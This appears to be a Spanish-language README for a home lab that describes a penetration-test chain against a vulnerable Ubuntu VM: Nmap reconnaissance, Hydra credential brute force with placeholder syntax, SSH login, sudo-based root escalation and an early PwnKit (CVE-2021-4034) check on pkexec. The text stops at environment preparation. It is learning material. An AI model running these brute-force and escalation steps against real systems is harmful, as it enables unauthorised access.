 vaibhavkrishna12004/ubuntu-privesc-lab
Flujo de trabajo completo de pruebas de penetración: fuerza bruta de credenciales, acceso SSH y escalada de privilegios (CVE-2021-4034)

Flujo de trabajo completo de pruebas de penetración: fuerza bruta de credenciales, acceso SSH y escalada de privilegios (CVE-2021-4034)
VISIÓN GENERAL
Este proyecto demuestra un flujo de trabajo completo de pruebas de penetración contra una máquina virtual Ubuntu vulnerable. La cadena de ataque incluye reconocimiento, fuerza bruta de credenciales, acceso inicial y escalada de privilegios mediante múltiples técnicas.
HERRAMIENTAS UTILIZADAS
Nmap Hydra SSH Git CVE-2021-4034 (PwnKit)
RECONOCIMIENTO
El reconocimiento se realizó con Nmap, que reveló la cantidad de hosts abiertos en la red específica (wifi).
nmap < Network IP 0/24 > : Esto reveló la cantidad de hosts activos y sus direcciones MAC.

Como se observó, la VM se ejecutaba en ORACLE VIRTUAL BOX, pudimos deducir que esta era nuestra VM vulnerable y la IP correspondiente.

Un escaneo adicional reveló puertos vulnerables abiertos para ataque.
EXPLOTACIÓN PRIMARIA
Usando eso, intenté con éxito un ataque de fuerza bruta de credenciales con la ayuda de Hydra. hydra -l < USERNAME > or -L < File.txt > -p < PASSWORD > or -P < File.txt > < TARGET IP > < PORT >

Esta explotación exitosa de contraseña nos llevó a usar las credenciales también para la explotación del puerto SSH.
ssh < USERNAME@TARGET IP > Password < exploit password >

Esto nos dio el acceso inicial a nuestro sistema víctima. Además, la mala configuración de sudo nos otorgó acceso completo a la raíz. sudo -l : (ALL : ALL) ALL
sudo su fue la escalada.
EXPLOTACIÓN SECUNDARIA
Continuamos explotando el sistema víctima con la ayuda de "Pwnkit CVE-2021-4034".
PwnKit (CVE-2021-4034) es una vulnerabilidad de seguridad crítica descubierta a principios de 2022 por el equipo de investigación de Qualys, que afecta al framework Polkit en sistemas Linux. Es un fallo de escalada local de privilegios (LPE) que permite a cualquier usuario estándar sin privilegios obtener privilegios completos de root (acceso administrativo) en un sistema. La vulnerabilidad existe desde la introducción de Polkit en 2009 y se considera "trivial" de explotar, lo que la hace muy peligrosa.
Common Vulnerabilities and Exposures (CVE) es una lista estandarizada y divulgada públicamente de vulnerabilidades y exposiciones de ciberseguridad en software y hardware.
INSTALANDO CVE-2021-4034 Y EXPLOTANDO LA VM
Primero, confirmé que el sistema objetivo era potencialmente vulnerable verificando la presencia y permisos de pkexec: which pkexec output: ls -la /usr/bin/pkexec El binario tenía el bit SUID activado, lo que indica que se ejecuta con privilegios de root, convirtiéndolo en un objetivo viable para la explotación.
Preparar el entorno

